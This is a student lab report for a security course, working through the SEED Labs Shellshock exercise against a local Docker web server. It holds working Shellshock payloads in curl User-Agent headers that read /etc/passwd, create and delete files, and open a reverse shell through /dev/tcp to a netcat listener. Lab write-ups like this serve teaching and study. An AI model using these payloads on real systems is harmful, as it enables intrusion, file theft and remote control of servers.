Emma Stensland

Reese Pearsall


CSCI 476

September 28, 2025


Seedlabs: Shellshock

Task 1: Experimenting with Bash Functions

Inside the docker shell, the vulnerability was verified by creating an environment variable with a function and an extra command tacked onto it, then child processes of different bash versions were run.



```
root@290dfff70cc7:/# foo='() { echo :;}; echo VULNERABLE'
root@290dfff70cc7:/# echo $foo
() { echo :;}; echo VULNERABLE
root@290dfff70cc7:/# export foo
root@290dfff70cc7:/# bash_shellshock
VULNERABLE
root@290dfff70cc7:/# 
```




```
root@290dfff70cc7:/# foo='() { echo :;}; echo VULNERABLE'
root@290dfff70cc7:/# echo $foo
() { echo :;}; echo VULNERABLE
root@290dfff70cc7:/# export foo
root@290dfff70cc7:/# bash
root@290dfff70cc7:/#
```

Observations: When a bash instance was made, the second echo line did not run, but with bash_shellshock the echo line instantly ran as the environment variable was parsed in this vulnerable version of bash.

Task 2: Passing Data to Bash via Environment Variables

2.1.1:

The curl command was run while the detached docker container was up.




```
[09/28/25]seed@VM:~/.../amd$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 28 Sep 2025 20:17:47 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
```

Observations: The -v flag outputs verbose information about the HTTP request/response. The container's IP address is 10.9.0.80 as expected.

2.1.2:

The curl command was run while the detached docker container was up.




```
[09/28/25]seed@VM:~/.../amd$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 28 Sep 2025 20:18:25 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
```

Observations: The -A flag sets the user input as the value of the environment variable HTTP_USER_AGENT.

2.1.3:

The curl command was run while the detached docker container was up.




```
[09/28/25]seed@VM:~/.../amd$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 28 Sep 2025 20:18:34 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
```

Observations: The -e flag sets HTTP_REFERER as the user input.

2.1.4:

The curl command was run while the detached docker container was up.




```
[09/28/25]seed@VM:~/.../amd$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 28 Sep 2025 20:19:19 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
```

Observations: The -H flag allows for a custom label for environment variables, and HTTP_ is added to the front.

Task 3:

3.1:

The absolute file paths were used for the commands, and it was placed behind a function and extra echo.




```
[09/28/25]seed@VM:~/.../amd$ curl -A "() { echo :;}; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/28/25]seed@VM:~/.../amd$ █
```

Observations: Successfully sent back the content of /etc/passwd.

3.2:

/bin/id was ran.




```
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[09/28/25]seed@VM:~/.../amd$ curl -A "() { echo :;}; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Observations: The attack was successful and showed that we were accessing this file through www-data, which has limited permissions.

3.3:

The file was created using /bin/touch and was put into /tmp, and was verified using /bin/ls.




```
[09/28/25]seed@VM:~/.../02_shellshock$ curl -A "() { echo :;}; echo; /bin/touch /tmp/temp.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/28/25]seed@VM:~/.../02_shellshock$ curl -A "() { echo :;}; echo; /bin/ls /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
temp.txt
[09/28/25]seed@VM:~/.../02_shellshock$ █
```

Observations: The attack was successful.

3.4:

/bin/rm was used to delete /tmp/temp.txt.




```
[09/28/25]seed@VM:~/.../02_shellshock$ curl -A "() { echo :;}; echo; /bin/rm /tmp/temp.txt" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/28/25]seed@VM:~/.../02_shellshock$ curl -A "() { echo :;}; echo; /bin/ls /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/28/25]seed@VM:~/.../02_shellshock$
```

Observations: Deleting the file was successful.

3.5:

The same process as 3.1 was used but to attempt to access /etc/shadow.




```
[09/28/25]seed@VM:~/.../amd$ curl -A "() { echo :;}; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```


Observations: Could not get data from /etc/shadow. This is because we do not have root permissions.

Task 4: Getting a Reverse Shell via Shellshock

On one terminal a netcat server listen on port 9090, while we opened an interactive shell which redirected its output over the TCP port 9090.



```
[09/28/25]seed@VM:~/.../amd$ curl -A "() { echo :; }; echo; /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1" http:/
/www.seedlab-shellshock.com/cgi-bin/vul.cgi
```




```
[09/28/25]seed@VM:~$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 49188
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@290dfff70cc7:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@290dfff70cc7:/usr/lib/cgi-bin$
```

Observations: A shell of the container was successfully created on the local machine.

Task 5: Using the Patched Bash

The docker container was modified to run a more recent version of bash, and then the container was rebuilt. Then, an attempt to read /bin/passwd using Shellshock was repeated.



```
[09/28/25]seed@VM:~/.../image_www$ curl -A "() { echo :; }; echo; /bin/cat /bin/passwd" http://www.seedlab-shellsh
ock.com/cgi-bin/vul.cgi

Hello World
[09/28/25]seed@VM:~/.../image_www$ 
```

Observations: The attack did not work.